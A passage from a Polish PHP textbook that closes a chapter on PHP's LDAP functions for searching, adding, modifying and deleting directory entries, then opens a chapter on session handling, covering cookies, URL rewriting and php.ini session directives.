    $count = $entries["count"];

    // Przejrzenie tablicy i wyświetlenie imion oraz adresów
    // wszystkich zwróconych osób
    for($x=0; $x < $count; $x++) {
        printf("%s ", $entries[$x]["cn"][0]);
        printf("(%s) <br />", $entries[$x]["mail"][0]);
    }
?>
```

Wykonanie powyższego skryptu może zwrócić wyniki podobne do tych przedstawionych poniżej:

```
Kyle Billingsley (billingsley@example.com)
Kurt Kramer (kramer@example.edu)
Kate Beckingham (beckingham.2@example.edu)
```

Pobieranie konkretnego rekordu

W przypadku gdy poszukiwany jest konkretny rekord, który można określić na podstawie DN (rozpoznawalnej nazwy), można go pobrać, używając funkcji `ldap_read()`. Oto jej prototyp:

```
zasób ldap_read(zasób id_polaczenia, string  bazowy_dn, string filtr
                  [, array atrybuty [, int tylko_atrybuty [, int limit_wielkosci
                  [, int limit_czasu [, int deref]]]]])
```

Aby na przykład pobrać imię oraz nazwisko użytkownika określonego wyłącznie przez jego identyfikator, należałoby wykonać następujący skrypt:

```
<?php
    $host = "ldap.wjgilmore.com";

    // Kogo szukamy?
    $dn = "uid=wjgilmore,ou=People,dc=WJGilmore,dc=com";

    // Nawiązanie połączenia z serwerem LDAP
    $connection = ldap_connect($host)
                  or die("Nie można nawiązać połączenia LDAP");

    ldap_set_option($connection, LDAP_OPT_PROTOCOL_VERSION, 3);

    // Powiązanie z serwerem
    ldap_bind($connection) or die("Nie można wykonać operacji powiązania.");

    // Pobranie poszukiwanych informacji
    $results = ldap_read($connection, $dn, '(objectclass=person)',
    array("givenName", "sn"));

    // Pobranie tablicy zwróconych rekordów
    $entry = ldap_get_entries($connection, $results);

    // Wyświetlenie imienia i nazwiska
    printf("Imię: %s <br />", $entry[0]["givenname"][0]);
    printf("Nazwisko: %s <br />", $entry[0]["sn"][0]);

    // Zamknięcie połączenia
    ldap_unbind($connection);
?>
```

Wykonanie tego skryptu zwróci następujące wyniki:

```
Imię: William
Nazwisko: Gilmore
```

Określanie liczby zwróconych rekordów

Czasami bardzo przydatna jest znajomość liczby rekordów zwróconych przez operację wyszukiwania. PHP udostępnia jedną funkcję, która jawnie spełnia właśnie to zadanie — `ldap_count_entries()`. Poniżej przedstawiłem jej prototyp:

```
int ldap_count_entries(zasob id_polaczenia, zasob id_wynikow)
```

Poniższy przykład zwraca całkowitą liczbę rekordów LDAP reprezentujących osoby, których nazwisko zaczyna się na literę G:

```
$results = ldap_search($connection, $dn, "sn=G*");
$count = ldap_count_entries($connection, $results);
echo "<p>Całkowita liczba pobranych rekordów: $count</p>";
```

Wykonanie tego fragmentu kodu zwróci wynik o następującej postaci:

```
Całkowita liczba pobranych rekordów: 45
```

Sortowanie rekordów LDAP

Funkcja `ldap_sort()` sortuje zbiór wyników na podstawie dowolnego ze zwróconych atrybutów. Sortowanie jest realizowane poprzez proste porównywanie łańcuchów znaków stanowiących wartości wybranych atrybutów i uporządkowanie ich w kolejności rosnącej. Oto prototyp tej funkcji:

boolean ldap_sort(*zasob id_polaczenia*, *zasob wynik*, string *filtr_sortowania*)

Poniższy przykład demonstruje sposób jej stosowania:

```
<?php
    // Nawiązanie połączenia i powiązanie
    $results = ldap_search($connection, $dn, "sn=G*", array("givenName", "sn"));

    // Posortowanie rekordów na podstawie imienia
    ldap_sort($connection, $results, "givenName");

    $entries = ldap_get_entries($connection,$results);

    $count = $entries["count"];

    for($i=0;$i<$count;$i++) {
        printf("%s %s <br />",
        $entries[$i]["givenName"][0], $entries[$i]["sn"][0]);
    }

    ldap_unbind($connection);
?>
```

Wykonanie tego skryptu zwróci następujące wyniki:

```
Jason Gilmore
John Gilmore
Robert Gilmore
```

Wstawianie danych LDAP

Wstawianie danych do katalogu jest równie łatwe jak ich pobieranie. W tym punkcie rozdziału zostały przedstawione dwie funkcje, które służą właśnie do tego.

Dodawanie nowego wpisu

Nowe wpisy do katalogu LDAP można dodawać przy użyciu funkcji `ldap_add()`, której prototyp przedstawiłem poniżej:

```
boolean ldap_add(zasob id_polaczenia, string dn, array wpis)
```

Poniżej został przedstawiony przykład zastosowania tej funkcji, choć Czytelnik musi pamiętać, że przykład ten nie zadziała, gdyż nie dysponuje on uprawnieniami niezbędnymi do zapisywania danych w katalogu *WJGilmore*:

```
<?php
    /* Nawiązanie połączenia i powiązanie z serwerem LDAP...*/

    $dn = "ou=People,dc=WJGilmore,dc=com";
    $entry["displayName"] = "John Wayne";
    $entry["company"] = "Cowboys, Inc.";
    $entry["mail"] = "pilgrim@example.com";
    ldap_add($connection, $dn, $entry) or die("Nie można dodać wpisu!");
    ldap_unbind($connection);
?>
```

Całkiem proste, nieprawdaż? Ale w jaki sposób można dodać atrybut posiadający wiele wartości? Logicznym rozwiązaniem jest zastosowanie normalnej tablicy indeksowanej liczbami:

```
$entry["displayName"] = "John Wayne";
$entry["company"] = "Cowboys, Inc.";
$entry["mail"][0] = "pilgrim@example.com";
$entry["mail"][1] = "wayne.2@example.edu";
ldap_add($connection, $dn, $entry) or die("Nie można dodać nowego wpisu!");
```

Dodawanie wartości do istniejących wpisów

Funkcja `ldap_mod_add()` pozwala dodawać nowe wartości do już istniejących wpisów. Zwraca ona wartość `TRUE`, jeśli operacja zapisu zakończy się pomyślnie, lub wartość `FALSE` w przeciwnym razie. Poniżej przedstawiłem jej prototyp:

```
boolean ldap_mod_add(zasob id_polaczenia, string dn, array wpis)
```

Zmodyfikujmy poprzedni przykład — załóżmy, że użytkownik John Wayne zażądał dodania do katalogu drugiego adresu poczty elektronicznej. Ponieważ atrybut przechowujący adres poczty elektronicznej może zawierać wiele wartości, zatem można powiększyć tablice wartości, korzystając z wbudowanych możliwości samego języka PHP. Poniższy przykład demonstruje to rozwiązanie, przy czym należy pamiętać, że Czytelnikowi nie uda się wykonać go prawidłowo, gdyż nie dysponuje uprawnieniami koniecznymi do zapisu danych w katalogu *WJGilmore*.

```
$dn = "ou=People,dc=WJGilmore,dc=com";
$entry["mail"][] = "pilgrim@example.com";
ldap_mod_add($connection, $dn, $entry)
            or die("Nie można dodać wartości atrybutu!");
```

Należy zauważyć, że wartość `$dn` uległa zmianie, gdyż konieczne jest jawne odwołanie się do rekordu użytkownika John Wayne.

Załóżmy teraz, że ten sam użytkownik chciałby dodać do katalogu swój tytuł. Ponieważ atrybut `title` przechowujący te informacje może zawierać tylko jedną wartość, zatem zmianę tę należy wykonać w następujący sposób:

```
$dn = "cn=John Wayne,ou=People,dc=WJGilmore,dc=com";
$entry["title"] = "Ranch Hand";
ldap_mod_add($connection, $dn, $entry) or die("Nie można dodać nowej wartości!");
```

Aktualizacja danych LDAP

Choć dane LDAP z założenia mają raczej statyczny charakter, to jednak od czasu do czasu konieczne będzie wprowadzenie w nich pewnych modyfikacji. PHP udostępnia dwie funkcje, które zapewniają takie możliwości: `ldap_modify()`, służącą do wprowadzania zmian na poziomie atrybutu, oraz `ldap_rename()`, modyfikującą dane na poziomie obiektów.

Modyfikowanie wpisów

Funkcja `ldap_modify()` służy do modyfikowania wartości istniejących atrybutów rekordów LDAP. Zwraca ona wartość `TRUE`, jeśli modyfikacja zakończy się pomyślnie, lub wartość `FALSE` w przeciwnym przypadku. Poniżej przedstawiłem prototyp tej funkcji:

```
boolean ldap_modify(zasob id_polaczenia, string dn, array wpis)
```

Funkcja ta pozwala na zmodyfikowanie jednego atrybutu lub kilku atrybutów jednocześnie. Oto przykład jej zastosowania:

```
$dn = "cn=John Wayne,ou=People,dc=WJGilmore,dc=com";
$attrs = array("Company" => "Boots 'R Us", "Title" => "CEO");
ldap_modify($connection, $dn, $attrs);
```

■ **Uwaga** `ldap_mod_replace()` to jedynie inna nazwa funkcji `ldap_modify()`.

Zmiana nazwy wpisu

Funkcja `ldap_rename()` służy do zmiany nazwy istniejącego rekordu katalogu. Oto jej prototyp:

```
boolean ldap_rename(zasob id_polaczenia, string dn, string nowy_rdn,
                    string nowy_rodzic, boolean usuwac_stary_rdn)
```

Parametr *`nowy_rodzic`* określa nowy obiekt nadrzędny modyfikowanego rekordu. Jeśli parametr *`usuwac_stary_rdn`* przyjmie wartość `TRUE`, to dotychczasowy rekord zostanie usunięty, w przeciwnym razie pozostanie on w katalogu jako nierozpoznawalna wartość zmodyfikowanego rekordu.

Usuwanie danych z serwera LDAP

Czasami trzeba będzie usunąć dane z katalogu, choć takie operacje są raczej sporadyczne. Usuwanie danych można przeprowadzać na dwóch poziomach — pierwszym jest usuwanie całego obiektu, drugim usuwanie atrybutów konkretnego obiektu. Operacje te można wykonywać przy użyciu dwóch funkcji PHP. Są to odpowiednio: `ldap_delete()` oraz `ldap_mod_del()`.

Usuwanie wpisów

Funkcja `ldap_delete()` usuwa z katalogu LDAP cały wpis i zwraca `TRUE`, jeśli udało się to zrobić, lub wartość `FALSE` w przeciwnym przypadku. Poniżej przedstawiłem jej prototyp:

```
boolean ldap_delete(zasób id_polaczenia, string dn)
```

A oto przykład jej użycia:

```
$dn = "cn=John Wayne,ou=People,dc=WJGilmore,dc=com";
ldap_delete($connection, $dn) or die("Nie można usunąć rekordu!");
```

Całkowite usunięcie rekordu z katalogu zdarza się bardzo rzadko — zazwyczaj usuwane będą nie całe obiekty, lecz jedynie ich wybrane atrybuty. To zadanie jest z kolei realizowane przy użyciu funkcji `ldap_mod_del()`.

Usuwanie atrybutów

Funkcja `ldap_mod_del()` usuwa wartość atrybutu, a nie całego rekordu LDAP. Poniżej przedstawiłem jej prototyp:

```
boolean ldap_mod_del(zasob id_polaczenia, string dn, array wpis)
```

Ograniczenie to sprawia, że funkcja `ldap_mod_del()` jest używana znacznie częściej niż `ldap_delete()`, gdyż znacznie bardziej prawdopodobna jest konieczność usunięcia atrybutu niż całego obiektu. W poniższym przykładzie usuwana jest wartość atrybutu `company` rekordu użytkownika John Wayne:

```
$dn = "cn=John Wayne, ou=People,dc=WJGilmore,dc=com";
ldap_mod_delete($connection, $dn, array("company"));
```

W poniższym przykładzie usuwane są wszystkie wartości atrybutu `mail` (przy czym wartości tych może być więcej niż jedna):

```
$dn = "cn=John Wayne, ou=People,dc=WJGilmore,dc=com ";
$attrs["mail"] = array();
ldap_mod_delete($connection, $dn, $attrs);
```

Aby usunąć jedną wartość z atrybutu, który może przechowywać ich większą liczbę, konieczne jest jawne wskazanie usuwanej wartości, tak jak pokazałem na poniższym przykładzie:

```
$dn = "cn=John Wayne,ou=People,dc=WJGilmore,dc=com ";
$attrs["mail"] = "pilgrim@example.com";
ldap_mod_delete($connection, $dn, $attrs);
```

Operacje na rozpoznawalnych nazwach

Czasami warto zdobyć nieco więcej informacji na temat DN (rozpoznawalnej nazwy) obiektu, na którym wykonujemy operacje. Istnieje kilka funkcji zapewniających takie możliwości.

Konwersja DN na czytelny format

Funkcja `dn2ufn()` konwertuje DN na format, który może zostać odczytany i zrozumiany przez człowieka. Poniżej przedstawiłem jej prototyp:

```
string ldap_dn2ufn(string dn)
```

Jej działanie najlepiej przedstawić na przykładzie:

```
<?php
    // Definicja DN
    $dn = "OU=People, OU=staff, DC=ad, DC=example, DC=com";

    // Konwersja DN na czytelny format
    echo ldap_dn2ufn($dn);
?>
```

Wykonanie powyższego fragmentu kodu zwróci następujący wynik:

```
People, staff, ad.example.com
```

Wczytywanie DN do tablicy

Funkcja `ldap_explode_dn()` działa bardzo podobnie do przedstawionej wcześniej funkcji `ldap_dn2ufn()`, z tym że każdy element DN jest zwracany nie jako łańcuch znaków, lecz w postaci tablicy (przy czym jej pierwszy element określa jej wielkość). Poniżej przedstawiłem prototyp tej funkcji:

```
array ldap_explode_dn(string dn, int tylko_wartosci)
```

Jeśli opcjonalny parametr *`tylko_wartosci`* przyjmie wartość `0`, to w tablicach zostaną zapisane zarówno atrybuty, jak i odpowiadające im wartości. Jeśli natomiast parametr ten przyjmie wartość `1`, to funkcja zwróci wyłącznie wartości atrybutów. Przeanalizujmy następujący przykład:

```
<?php
    $dn = "OU=People,OU=staff,DC=ad,DC=example,DC=com";
    $dnComponents = ldap_explode_dn($dn, 0);

    foreach($dnComponents as $component)
        printf("%s <br />", $component);
?>
```

Wykonanie tego fragmentu kodu zwróci następujące wyniki:

```
5
OU=People
OU=staff
DC=ad
DC=example
DC=com
```

Obsługa błędów

Choć wszyscy lubimy sądzić, że logika działania naszych programów oraz pisany przez nas kod są całkowicie odporne na wszelkiego typu błędy i problemy, to jednak w rzeczywistości zazwyczaj tak nie jest. Dlatego należy używać funkcji przedstawionych w tym podrozdziale; pozwalają one bowiem określać przyczyny występujących błędów, jak również dają możliwość wyświetlenia użytecznych informacji, w przypadku gdy błąd jest spowodowany nieodpowiednimi lub błędnymi działaniami użytkownika aplikacji.

Zamiana numerów błędów LDAP na komunikaty tekstowe

Funkcja `ldap_err2str()` zamienia standardowe numery błędów LDAP na odpowiadające im komunikaty tekstowe. Oto jej prototyp:

```
string ldap_err2str(int numer_bledu)
```

Na przykład błąd o numerze `3` oznacza przekroczenie limitu czasu operacji. A zatem wykonanie poniższej instrukcji:

```
echo ldap_err2str(3);
```

spowoduje wyświetlenie następującego komunikatu:

```
Time limit exceeded
```

Warto pamiętać, że tekstowe komunikaty opisujące błędy mogą się nieco różnić, a zatem jeśli zależy nam, by prezentować użytkownikom nieco bardziej przydatne i zrozumiałe informacje, zawsze powinno się je wyświetlać w oparciu o numery błędów, a nie o odpowiadające im opisy.

Pobieranie numeru ostatniego błędu

Specyfikacja LDAP zawiera standardową listę kodów błędów, które są generowane podczas interakcji z serwerem katalogowym. Jeśli chcemy dostosować do własnych potrzeb lakoniczne komunikaty zwracane przez funkcje `ldap_error()` i `ldap_err2str()` bądź chcemy rejestrować kody pojawiających się błędów, na przykład w bazie danych, to numer ostatniego zgłoszonego błędu możemy pobrać przy użyciu funkcji `ldap_errno()`. Poniżej przedstawiłem jej prototyp:

```
int ldap_errno(zasob id_polaczenia)
```

Pobieranie komunikatu o ostatnim błędzie

Funkcja `ldap_error()` zwraca komunikat o ostatnim błędzie, jaki został zgłoszony podczas wykonywania operacji przy użyciu połączenia LDAP o podanym identyfikatorze. Oto prototyp tej funkcji:

```
string ldap_error(zasob id_polaczenia)
```

Choć lista wszystkich istniejących kodów błędów jest zbyt długa, by zamieszczać ją w tym rozdziale, to jednak przedstawiłem tu kilka z nich, by Czytelnik zorientował się, jak one wyglądają i co mają do dyspozycji:

- `LDAP_TIMELIMIT_EXCEEDED`: przekroczono predefiniowany limit czasu wykonywania polecenia.
- `LDAP_INVALID_CREDENTIALS`: informacje uwierzytelniające użyte w operacji powiązania z serwerem były nieprawidłowe.
- `LDAP_INSUFFICIENT_ACCESS`: użytkownik nie ma wystarczających uprawnień, by wykonać żądaną operację.

Prawda, że nie są one zbyt przyjazne dla użytkownika? Aby prezentować użytkownikom aplikacji nieco bardziej szczegółowe informacje, konieczne będzie stworzenie mechanizmu zamieniającego te kody na opisowe komunikaty. Ze względu na fakt, że komunikaty tekstowe generowane przez serwer mogą być modyfikowane lub lokalizowane, aby umożliwić przeniesienie rozwiązania, działanie takiego mechanizmu należy oprzeć na numerach błędów, a nie na odpowiadających im komunikatach tekstowych.

Podsumowanie

Możliwość korzystania w skryptach PHP z potężnych technologii, takich jak LDAP, jest jednym z głównych powodów, dla których programiści uwielbiają ten język. Narzędzia obsługi LDAP dostępne w PHP sprawiają, że tworzenie internetowych aplikacji korzystających z serwerów katalogowych jest bardzo proste, a to z kolei może zapewnić duże korzyści ich użytkownikom.

Następny rozdział został poświęcony zagadnieniu, które zapewne jest jedną z najbardziej atrakcyjnych możliwości języka PHP — obsłudze sesji. Czytelnik dowie się w nim, jak stać się „Wielkim Bratem” — rejestrować preferencje użytkowników, śledzić ich poczynania i myśli, gdy poruszają się pomiędzy poszczególnymi stronami aplikacji. No dobrze, może z tym śledzeniem myśli to pewna przesada, jednak bez wątpienia możemy zasugerować dodanie takiej możliwości w przyszłych wersjach języka.

ROZDZIAŁ 18

Obsługa sesji

Choć narzędzia obsługi sesji są dostępne w języku PHP od wersji 4.0, to jednak wciąż pozostają jednymi z najbardziej interesujących i najczęściej opisywanych. W tym rozdziale Czytelnik dowie się:

- Dlaczego obsługa sesji jest niezbędna i przydatna.
- Jak skonfigurować PHP, by w możliwie najbardziej efektywny sposób korzystać z obsługi sesji.
- Jak tworzyć i usuwać sesje oraz jak zarządzać zmiennymi sesyjnymi.
- Dlaczego warto rozważyć możliwość przechowywania danych sesyjnych w bazie danych oraz jak to robić.

Czym jest obsługa sesji?

Protokół HTTP (ang. *Hypertext Transfer Protocol* — protokół przesyłu hipertekstu) definiuje zbiór zasad określających sposoby przesyłania na WWW tekstu, grafiki, obrazu wideo oraz wielu innych rodzajów danych. Jest to protokół *bezstanowy*, co oznacza, że każde żądanie jest obsługiwane bez znajomości jakichkolwiek informacji dotyczących przeszłych czy przyszłych żądań. Choć prostota tego protokołu jest jednym z czynników jego wielkiej popularności, to jednak jego bezstanowa natura od dawna stanowiła problem dla programistów tworzących złożone aplikacje internetowe, które często dostosowują się do działań i preferencji użytkowników. W celu rozwiązania tego problemu opracowano technikę przechowywania niewielkich ilości danych, tak zwanych *ciasteczek* (ang. *cookies*), na komputerach użytkowników. Szybko została ona zaakceptowana przez internautów i zapewniła częściowe rozwiązanie problemu bezstanowości protokołu HTTP. Niemniej zarówno ograniczenia, jakim podlega wielkość danych przechowywanych w ten sposób, oraz liczba samych ciasteczek, jak również różnego typu problemy związane z ich implementacją zmusiły programistów do opracowania kolejnego rozwiązania. Jest nim *obsługa sesji*.

Obsługa sesji jest w zasadzie inteligentnym obejściem problemu bezstanowości protokołu HTTP. Bazuje ona na przypisaniu każdej osobie odwiedzającej witrynę unikalnego identyfikatora, tak zwanego *identyfikatora sesji* (ang. *session identifier*, *session ID* — *SID*), i kojarzeniu z nim dowolnej ilości informacji, takich jak liczba odwiedzin witryny w ostatnim miesiącu, ulubiony kolor tła, drugie imię i tak dalej. Odnosząc to rozwiązanie do relacyjnych baz danych, można by porównać identyfikator sesji do klucza głównego, który kojarzy ze sobą wszystkie pozostałe atrybuty. Jeśli jednak weźmiemy pod uwagę bezstanowy charakter protokołu HTTP, to w jaki sposób identyfikator sesji może być kojarzony z konkretnym użytkownikiem? Problem ten można rozwiązać na dwa sposoby:

- **Ciasteczka**: jeden z pomysłowych sposobów zarządzania informacjami o użytkownikach bazuje na oryginalnym pomyśle wykorzystującym ciasteczka. Kiedy nowy użytkownik odwiedza witrynę, serwer zapisuje informacje o nim w ciasteczku i przesyła je do przeglądarki, która następnie je zapamiętuje.

Kiedy użytkownik prześle żądanie wyświetlenia następnej strony, serwer pobiera informacje o użytkowniku i może je wykorzystać na przykład do spersonalizowania wyświetlanej strony. Podczas gdy użytkownik wyświetla w przeglądarce kolejne strony witryny, w razie konieczności pobierany jest identyfikator sesji, a na stronach mogą się pojawiać różne skojarzone z nim elementy. Co więcej, ponieważ ciasteczko może być przechowywane przez przeglądarkę nawet po zakończeniu sesji, można je będzie odczytać po ponownym wyświetleniu witryny. Oznacza to możliwość trwałego zachowania danych nawet pomiędzy długimi okresami nieaktywności. Trzeba jednak pamiętać, że akceptowanie i korzystanie z ciasteczek zależy wyłącznie od konkretnego użytkownika, dlatego należy się przygotować na możliwość, że użytkownik całkowicie wyłączy je w swojej przeglądarce bądź też w pewnym momencie usunie je z komputera.

- **Przepisywanie adresów URL**: kolejnym sposobem przekazywania identyfikatora sesji jest dodawanie go do każdego lokalnego adresu URL umieszczonego na danej stronie WWW. W ten sposób identyfikator ten będzie automatycznie przekazywany za każdym razem, gdy użytkownik kliknie takie lokalne łącze. Metoda ta, nazywana *przepisywaniem adresów URL* (ang. *URL rewriting*), gwarantuje, że obsługa sesji na witrynie będzie realizowana prawidłowo, nawet jeśli użytkownik wyłączy obsługę ciasteczek w swojej przeglądarce. Jednak także i ta metoda ma swoje wady. Przede wszystkim nie zapewnia ona możliwości przekazywania danych pomiędzy sesjami, gdyż proces automatycznego przekazywania identyfikatora sesji zostaje przerwany w momencie, gdy użytkownik opuści witrynę. Poza tym w żaden sposób nie można uniemożliwić użytkownikowi skopiowania adresu URL i przesłania go w mailu do innej osoby, która będzie mogła skorzystać z takiej sesji, jeśli tylko nie upłynął jej okres ważności. Można sobie wyobrazić, jaki chaos mógłby wyniknąć, gdyby po witrynie poruszały się jednocześnie dwie osoby korzystające z tej samej sesji bądź też gdyby odbiorca wiadomości, który nie powinien mieć dostępu do danych, dotarłby do nich dzięki sesji. Właśnie z tych powodów zalecane jest stosowanie obsługi sesji bazującej na ciasteczkach. Jednak to do programisty należy przeanalizowanie wszystkich czynników i wybór jednej albo drugiej metodologii.

Proces obsługi sesji

Ponieważ środowisko PHP można skonfigurować w taki sposób, by autonomicznie kontrolowało cały proces obsługi sesji, nie wymagając przy tym zbytniej ingerencji ze strony programisty, Czytelnik może uznać, że szczegółowe informacje na ten temat nie mają większego znaczenia. Jednak tę domyślną procedurę obsługi sesji można modyfikować na tak wiele sposobów, że warto poświęcić nieco czasu, by ją lepiej zrozumieć.

Pierwszą czynnością wykonywaną przez stronę wykorzystującą sesję jest określenie, czy istnieje ważna sesja, czy też należy utworzyć nową. Jeśli sesja nie istnieje, to zostaje utworzona nowa, która następnie jest kojarzona z danym użytkownikiem przy wykorzystaniu jednej z opisanych wcześniej metod propagacji identyfikatora sesji. PHP określa, czy sesja istnieje, próbując odszukać jej identyfikator bądź to w adresie URL żądania, bądź też w ciasteczkach.

W kolejnych podrozdziałach Czytelnik pozna dyrektywy konfiguracyjne oraz funkcje związane z tworzeniem sesji.

Dyrektywy konfiguracyjne

PHP udostępnia niemal 30 dyrektyw konfiguracyjnych pozwalających modyfikować sposób obsługi sesji. Wiele z nich odgrywa bardzo ważną rolę w określaniu sposobu obsługi sesji, dlatego warto poświęcić nieco czasu, by poznać zarówno same dyrektywy, jak i wartości, jakie mogą przyjmować.

Zarządzanie sposobem przechowywania danych sesyjnych

Dyrektywa `session.save_handler` określa, w jaki sposób będą przechowywane dane sesyjne. Oto jej prototyp:

```
session.save_handler = file|mm|sqlite|user
```

Dane sesyjne mogą być przechowywane na cztery sposoby: w plikach prostych (ang. *flat files*; `files`), w pamięci ulotnej (`mm`), w bazie danych SQLite (`sqlite`) bądź też przy użyciu funkcji zdefiniowanej przez użytkownika (`user`). Choć domyślne ustawienie tej dyrektywy (`files`) całkowicie spełni wymagania wielu witryn, to trzeba pamiętać, że w przypadku aktywnych i popularnych witryn ilość sesji obsługiwanych w pewnym określonym czasie teoretycznie może sięgać tysięcy, a nawet setek tysięcy.

Przechowywanie informacji o sesjach w pamięci jest niewątpliwie najbardziej efektywnym rozwiązaniem, lecz jednocześnie najbardziej nietrwałym, gdyż dane te są przechowywane w pamięci operacyjnej serwera. By móc korzystać z tej opcji, konieczne będzie pobranie i zainstalowanie biblioteki *mm* (*http://www.ossp.org/pkg/lib/mm/*). Jeśli Czytelnik nie jest świadomy konsekwencji i problemów, jakie mogą wyniknąć z zastosowania tego rozwiązania, sugerowałbym, by skorzystał z jednego z pozostałych sposobów przechowywania danych sesyjnych.

Kolejna dostępna opcja, `sqlite`, wykorzystuje nowe rozszerzenie PHP — SQLite — by zarządzać sesjami w oparciu o prostą bazę danych. W końcu ostatnia możliwość, `user`, choć najtrudniejsza do skonfigurowania, zapewnia jednocześnie największe i najbardziej elastyczne możliwości, gdyż pozwala na stworzenie własnej procedury obsługi i przechowywanie informacji o sesjach w dowolny sposób i na dowolnym nośniku danych. W dalszej części rozdziału Czytelnik dowie się, jak skorzystać z tej opcji, by przechowywać dane sesyjne w bazie danych MySQL.

Określanie ścieżki do plików sesji

Jeśli dyrektywie `session.save_handler` została przypisana domyślna wartość `files`, to konieczne będzie także podanie wartości dyrektywy `session.save_path`, określającej katalog, w jakim będą zapisywane pliki sesji. Oto prototyp tej dyrektywy:

```
session.save_path = łańcuch_znaków
```

Domyślnie dyrektywa ta nie jest włączona. W przypadku korzystania z opcji `files` konieczne będzie zarówno określenie tej dyrektywy w pliku *php.ini*, jak i wybranie odpowiedniego katalogu do przechowywania plików sesji. Trzeba pamiętać, że nie powinien to być katalog należący do drzewa dokumentów serwera WWW, gdyż w takim przypadku łatwo można by uzyskać dostęp do tych danych, używając zwykłej przeglądarki. Co więcej, proces serwera WWW musi mieć uprawnienia niezbędne do zapisu w tym katalogu.

W celu zapewnienia odpowiedniej wydajności działania wartość tej dyrektywy można określić, używając formatu *N;/ścieżka*, gdzie *N* jest liczbą całkowitą określającą głębokość struktury podkatalogów, w jakich będą przechowywane pliki sesji. Rozwiązanie takie jest przydatne, jeśli witryna obsługuje wiele sesji, gdyż umożliwia zapisywanie plików sesji w wielu katalogach, dzięki czemu korzystanie z nich będzie bardziej wydajne, niż gdyby znajdowały się w jednym, ogromnym katalogu. Jeśli zdecydujemy się korzystać z tej możliwości, to trzeba także pamiętać, że PHP nie utworzy za nas tych katalogów. Użytkownicy systemów Linux mogą jednak ułatwić sobie proces ich tworzenia, korzystając ze skryptu o nazwie *mod_files.sh*, umieszczonego w katalogu *ext/session*. Użytkownicy systemu Windows będą mogli skorzystać z analogicznego pliku wsadowego o nazwie *mod_files.bat*.

Automatyczne włączanie sesji

Domyślnie skrypty PHP będą obsługiwać sesje wyłącznie wtedy, gdy zostanie wywołana funkcja `session_start()` (opisana w dalszej części rozdziału). Jeśli jednak sesje mają być używane na całej witrynie, to można uniknąć konieczności stosowania tej funkcji, przypisując wartość `1` dyrektywie konfiguracyjnej `session.auto_start`. Poniżej przedstawiłem jej prototyp:

```
session.auto_start = 0 | 1
```

Stosowanie tego rozwiązania ma jedną wadę. Otóż jeśli w sesji mają być przechowywane obiekty, to konieczne będzie wczytywanie pliku z definicją ich klasy przy użyciu dyrektywy `auto_prepend_file`. Oczywiście, przyczyni się to do dodatkowego narzutu czasowego, gdyż klasy te będą wczytywane, nawet jeśli aplikacja nie będzie z nich korzystać.

Określanie nazwy sesji

Domyślnie PHP używa sesji o nazwie `PHPSESSID`. Można ją jednak zmienić na dowolną inną; służy do tego dyrektywa konfiguracyjna `session.name`, której prototyp przedstawiłem poniżej:

```
session.name = łańcuch_znaków
```

Wybór ciasteczek lub przepisywania adresów URL

Jeśli sesje użytkowników mają być długotrwałe i obejmować wiele odwiedzin użytkownika na witrynie, to należy skorzystać z ciasteczek, gdyż tylko one zapewniają możliwość długotrwałego przechowywania identyfikatora sesji. Metodę tę można wybrać, korzystając z dyrektywy konfiguracyjnej `session.use_cookies`. Przypisanie jej wartości `1` (która jest jednocześnie jej wartością domyślną) sprawi, że identyfikator sesji będzie przechowywany w ciasteczku; przypisanie wartości `0` spowoduje wykorzystanie metody przepisywania adresów URL. Poniżej przedstawiłem prototyp tej dyrektywy:

```
session.use_cookies = 0 | 1
```

Należy pamiętać, że w przypadku włączenia tej dyrektywy (przypisania jej wartości `1`) nie ma już potrzeby samodzielnego określania wartości ciasteczka (na przykład przy użyciu funkcji `set_cookie()`), gdyż operację tę wykona za nas biblioteka obsługi sesji. W przypadku przechowywania identyfikatorów sesji w ciasteczkach dostępnych jest kilka kolejnych dyrektyw konfiguracyjnych, które warto poznać i zastosować. Zostały one przedstawione w kolejnych punktach rozdziału.

Automatyczne przepisywanie adresów URL

Jeśli dyrektywa `session.use_cookies` nie została włączona (ma wartość `0`), to w celu propagacji identyfikatora sesji ze strony na stronę konieczne jest dodawanie go do adresów URL. Można to robić ręcznie, dodając zmienną `$SID` na końcu każdego generowanego adresu URL, bądź też automatycznie dzięki użyciu dyrektywy konfiguracyjnej `session.use_trans_sid`. Poniżej przedstawiłem jej prototyp:

```
session.use_trans_sid = 0 | 1
```

Określanie czasu istnienia ciasteczka

Dyrektywa konfiguracyjna `session.cookie_lifetime` określa czas ważności ciasteczka używanego do przechowywania identyfikatora sesji. Oto jej prototyp:

```
session.cookie_lifetime = liczba_całkowita
```

Okres ważności ciasteczka jest określany w sekundach, a zatem jeśli ma ono być ważne przez godzinę, to dyrektywie należy przypisać wartość `3600`. Jeśli dyrektywie zostanie przypisana wartość `0` (będąca jednocześnie jej wartością domyślną), to ciasteczko będzie ważne aż do zamknięcia przeglądarki.

Określanie ścieżki ciasteczka

Dyrektywa `session.cookie_path` określa ścieżkę, w obrębie której będzie uwzględniane ciasteczko używane do przechowywania identyfikatora sesji. Będzie ono ważne także we wszystkich podkatalogach katalogu określonego w tej dyrektywie. Poniżej przedstawiłem prototyp dyrektywy `session.cookie_path`:

```
session.cookie_path = łańcuch_znaków
```

Jeśli na przykład dyrektywie tej zostanie przypisana wartość `/` (domyślna), to ciasteczko będzie uwzględniane na całej witrynie. Jeśli jednak przyjmie ona wartość `/ksiazki`, to ciasteczko będzie uwzględniane wyłącznie na stronach, których adres będzie zaczynał się od ścieżki `http://przykladyphp.pl/ksiazki/`.

Określanie domeny ciasteczka

Dyrektywa `session.cookie_domain` określa domenę, w jakiej będzie ważne ciasteczko przechowujące identyfikator sesji. Jeśli wartość tej dyrektywy nie zostanie określona, to przyjmie ona domyślną wartość odpowiadającą nazwie hosta serwera, na którym ciasteczko zostało wygenerowane. Poniżej przedstawiłem prototyp tej dyrektywy:

```
session.cookie_domain = łańcuch_znaków
```

A oto przykład jej zastosowania:

```
session.cookie_domain = www.przykladyphp.pl
```

Jeśli ciasteczko ma być używane także w subdomenach witryny, takich jak na przykład: *ksiazki.przykladyphp.pl*, *cd.przykladyphp.pl* lub *www2.przykladyphp.pl*, to wartość tej dyrektywy można określić w następujący sposób:

```
session.cookie_domain = przykladyphp.pl
```

Weryfikacja sesji przy użyciu adresu poprzedniej strony

